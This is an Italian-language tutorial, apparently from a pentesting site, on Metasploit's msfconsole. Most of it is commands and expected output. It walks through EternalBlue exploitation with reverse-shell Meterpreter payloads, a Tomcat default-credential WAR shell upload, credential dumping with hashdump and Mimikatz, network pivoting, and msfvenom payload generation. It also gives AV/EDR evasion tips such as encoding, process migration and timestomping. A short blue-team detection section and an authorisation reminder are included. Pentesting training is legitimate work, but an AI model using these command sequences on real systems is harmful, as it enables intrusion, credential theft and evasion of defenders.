
Msfconsole: Interfaccia Principale di Metasploit Framework
msfconsole è la console interattiva di Metasploit per exploit, payload e gestione sessioni. Guida pratica ai comandi fondamentali per penetration test.
- Pubblicato il 2026-02-18
- Tempo di lettura: 5 min
Msfconsole è l’interfaccia principale di Metasploit Framework, il toolkit di exploitation più completo e utilizzato nel penetration testing. Con oltre 2000 exploit, 500 payload e centinaia di moduli auxiliary, Metasploit copre l’intero ciclo di attacco: dalla scansione all’exploitation, dalla post-exploitation al pivoting. In questa guida impari a navigare msfconsole, lanciare exploit, gestire sessioni e condurre post-exploitation professionale.
Posizione nella Kill Chain #
Msfconsole è il framework che unisce tutte le fasi dell’attacco:
| Fase | Tool Precedente | Msfconsole | Tool Successivo |
|---|---|---|---|
| Recon | Nmap scan | → Auxiliary scanners | → Vuln identification |
| Exploitation | Vuln confirmed | → Exploit modules | → Shell/Meterpreter |
| Post-Exploitation | Initial shell | → Meterpreter modules | → Mimikatz |
| Pivoting | Foothold | → Route/Proxy | → Internal network |
Installazione e Setup #
Kali Linux #
Metasploit è preinstallato. Avvia con:
msfconsolePrima Inizializzazione Database #
# Inizializza PostgreSQL
sudo msfdb init

# Verifica status
sudo msfdb status

# Avvia msfconsole con database
msfconsole
Output primo avvio:
       =[ metasploit v6.3.44-dev ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

msf6 >
Verifica Database #
msf6 > db_statusOutput atteso:
[*] Connected to msf. Connection type: postgresql.Uso Base #
Navigazione Moduli #
# Cerca exploit
msf6 > search type:exploit name:smb

# Cerca per CVE
msf6 > search cve:2017-0144

# Cerca per piattaforma
msf6 > search platform:windows type:exploit
Seleziona e Configura Modulo #
# Usa modulo
msf6 > use exploit/windows/smb/ms17_010_eternalblue

# Mostra opzioni
msf6 exploit(ms17_010_eternalblue) > show options

# Configura target
msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.100

# Configura payload
msf6 exploit(ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.1.50
msf6 exploit(ms17_010_eternalblue) > set LPORT 4444
Lancio Exploit #
msf6 exploit(ms17_010_eternalblue) > exploit
# oppure
msf6 exploit(ms17_010_eternalblue) > run
Meterpreter Essentials #
Meterpreter è il payload avanzato di Metasploit:
Comandi Base #
meterpreter > sysinfo          # Info sistema
meterpreter > getuid           # Utente corrente
meterpreter > pwd              # Directory corrente
meterpreter > ls               # Lista file
meterpreter > cd C:\\Users     # Cambia directory
meterpreter > cat file.txt     # Leggi file
meterpreter > download file    # Scarica file
meterpreter > upload payload   # Carica file
meterpreter > shell            # Shell nativa
Privilege Escalation #
meterpreter > getsystem        # Tenta privesc automatica
meterpreter > getprivs         # Lista privilegi
meterpreter > ps               # Lista processi
meterpreter > migrate PID      # Migra in altro processo
Credential Harvesting #
meterpreter > hashdump         # Dump SAM hashes
meterpreter > load kiwi        # Carica Mimikatz
meterpreter > creds_all        # Dump tutte le credenziali
meterpreter > lsa_dump_sam     # Dump LSA
Scenari Pratici di Penetration Test #
Scenario 1: EternalBlue Exploitation #
Timeline stimata: 15 minuti
Target Windows 7/Server 2008 vulnerabile a MS17-010.
# COMANDO: Verifica vulnerabilità
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(smb_ms17_010) > set RHOSTS 192.168.1.100
msf6 auxiliary(smb_ms17_010) > run
OUTPUT ATTESO #
[+] 192.168.1.100:445 - Host is likely VULNERABLE to MS17-010!# COMANDO: Exploitation
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.100
msf6 exploit(ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.1.50
msf6 exploit(ms17_010_eternalblue) > runOUTPUT ATTESO #
[*] Started reverse TCP handler on 192.168.1.50:4444
[*] 192.168.1.100:445 - Executing automatic check
[+] 192.168.1.100:445 - The target is vulnerable.
[*] Sending stage (200774 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
COSA FARE SE FALLISCE #
- “Exploit completed, but no session”: Firewall blocca reverse. Prova bind payload o altra porta.
- “Target is not vulnerable”: Patchato. Cerca altre vuln.
- Sessione muore subito: AV/EDR. Prova payload encoded o migrate immediato.
Scenario 2: Web Application to Shell #
Timeline stimata: 20 minuti
Tomcat con credenziali default → shell.
# COMANDO: Scan credenziali Tomcat
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.1.100
msf6 auxiliary(tomcat_mgr_login) > set RPORT 8080
msf6 auxiliary(tomcat_mgr_login) > run
OUTPUT ATTESO #
[+] 192.168.1.100:8080 - Login Successful: tomcat:tomcat# COMANDO: Deploy WAR shell
msf6 > use exploit/multi/http/tomcat_mgr_upload
msf6 exploit(tomcat_mgr_upload) > set RHOSTS 192.168.1.100
msf6 exploit(tomcat_mgr_upload) > set RPORT 8080
msf6 exploit(tomcat_mgr_upload) > set HttpUsername tomcat
msf6 exploit(tomcat_mgr_upload) > set HttpPassword tomcat
msf6 exploit(tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 exploit(tomcat_mgr_upload) > set LHOST 192.168.1.50
msf6 exploit(tomcat_mgr_upload) > runScenario 3: Post-Exploitation e Lateral Movement #
Timeline stimata: 30 minuti
# COMANDO: Enumeration post-shell
meterpreter > sysinfo
meterpreter > getuid
meterpreter > ipconfig

# COMANDO: Dump credenziali
meterpreter > load kiwi
meterpreter > creds_msv
OUTPUT ATTESO #
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============
Username  Domain   NTLM
--------  ------   ----
admin CORP aad3b435b51404eeaad3b435b51404ee# COMANDO: Pivoting setup
meterpreter > run autoroute -s 10.10.10.0/24
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(smb_ms17_010) > set RHOSTS 10.10.10.0/24
msf6 auxiliary(smb_ms17_010) > runScenario 4: Kill Chain Completa #
Timeline totale: 2 ore
- Recon (20min): Nmap scan → import in msf db
- Vuln Scan (20min): Auxiliary scanners su servizi trovati
- Exploitation (15min): Exploit primo target
- Post-Exploitation (30min): Creds dump, enum
- Pivoting (20min): Route interno, scan seconda rete
- Lateral Movement (15min): PsExec o pass-the-hash
Defense Evasion #
Tecnica 1: Payload Encoding #
# Genera payload encodato
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=443 -e x86/shikata_ga_nai -i 5 -f exe > payload.exe
Tecnica 2: Evasion Modules #
msf6 > use evasion/windows/windows_defender_exe
msf6 evasion(windows_defender_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 evasion(windows_defender_exe) > set LHOST 192.168.1.50
msf6 evasion(windows_defender_exe) > run
Tecnica 3: Process Migration Immediato #
# Appena ottieni shell
meterpreter > ps
meterpreter > migrate -N explorer.exe
Migra in processo legittimo prima che AV rilevi.
Integration Matrix #
| Msfconsole + | Risultato | Comando |
|---|---|---|
| Nmap | Import scan | db_import nmap.xml |
| CrackMapExec | Lateral movement | CME trova target → MSF exploitation |
| BloodHound | Attack path | BH path → MSF execution |
| Cobalt Strike | C2 avanzato | MSF initial → CS persistence |
Confronto Handler #
| Payload Type | Uso | Pro | Contro |
|---|---|---|---|
| reverse_tcp | Standard | Semplice | Blocco egress |
| reverse_https | Stealth | Bypassa firewall | Più lento |
| bind_tcp | Target no egress | No firewall egress | Richiede porta aperta |
| reverse_dns | Ultra stealth | Bypassa DPI | Complesso setup |
Database Integration #
Import Nmap #
msf6 > db_import /path/to/nmap_scan.xml
msf6 > hosts
msf6 > services
msf6 > vulns
Workspace Management #
msf6 > workspace -a clientname
msf6 > workspace clientname
msf6 > workspace -l
Detection e Countermeasures #
Cosa Cerca il Blue Team #
- Network: connessioni reverse su porte anomale
- Endpoint: processi metsvc, meterpreter DLL injection
- Memory: shellcode signatures
- Logs: Event ID 4688 con command line sospette
Evasion Tips #
- HTTPS payload su porta 443
- Migrate immediatamente in processo legittimo
- Sleep/jitter per evitare beacon detection
- Timestomp file droppati
Troubleshooting #
“Exploit completed, but no session created” #
# Verifica handler attivo
msf6 > jobs

# Prova payload diverso
set PAYLOAD windows/meterpreter/bind_tcp

# Verifica firewall locale
sudo iptables -L
Session Dies Immediately #
AV/EDR detection. Soluzioni:
# Encode payload
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 ...

# Usa stager diverso
set PAYLOAD windows/meterpreter_reverse_tcp  # stageless
Database Connection Failed #
sudo msfdb reinit
msfconsole
db_status
Cheat Sheet Comandi #
| Operazione | Comando |
|---|---|
| Cerca exploit | search type:exploit name:X |
| Usa modulo | use exploit/path/to/module |
| Mostra opzioni | show options |
| Set option | set OPTIONNAME value |
| Lancia exploit | exploit o run |
| Background session | background o Ctrl+Z |
| Lista sessioni | sessions -l |
| Interagisci sessione | sessions -i ID |
| Kill sessione | sessions -k ID |
| Import nmap | db_import file.xml |
| Lista hosts | hosts |
| Lista services | services |
| Genera payload | msfvenom -p PAYLOAD LHOST=X LPORT=Y -f FORMAT |
FAQ #
Msfconsole vs msfvenom?
Msfconsole è l’interfaccia interattiva completa. Msfvenom genera solo payload standalone.
Meterpreter vs shell standard?
Meterpreter offre funzionalità avanzate (migrate, hashdump, pivoting). Shell standard è più stealth ma limitata.
Come evito detection AV?
Encoding, custom templates, stageless payload, migrate rapido. Per target con EDR avanzato, considera Cobalt Strike.
Database è necessario?
No, ma altamente raccomandato per engagement complessi. Permette tracking hosts, services, credentials.
Posso usare Metasploit in produzione?
Solo con autorizzazione scritta. Per penetration test professionali, hackita.it/servizi.
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.
Risorse: Metasploit GitHub | Metasploit Docs | Offensive Security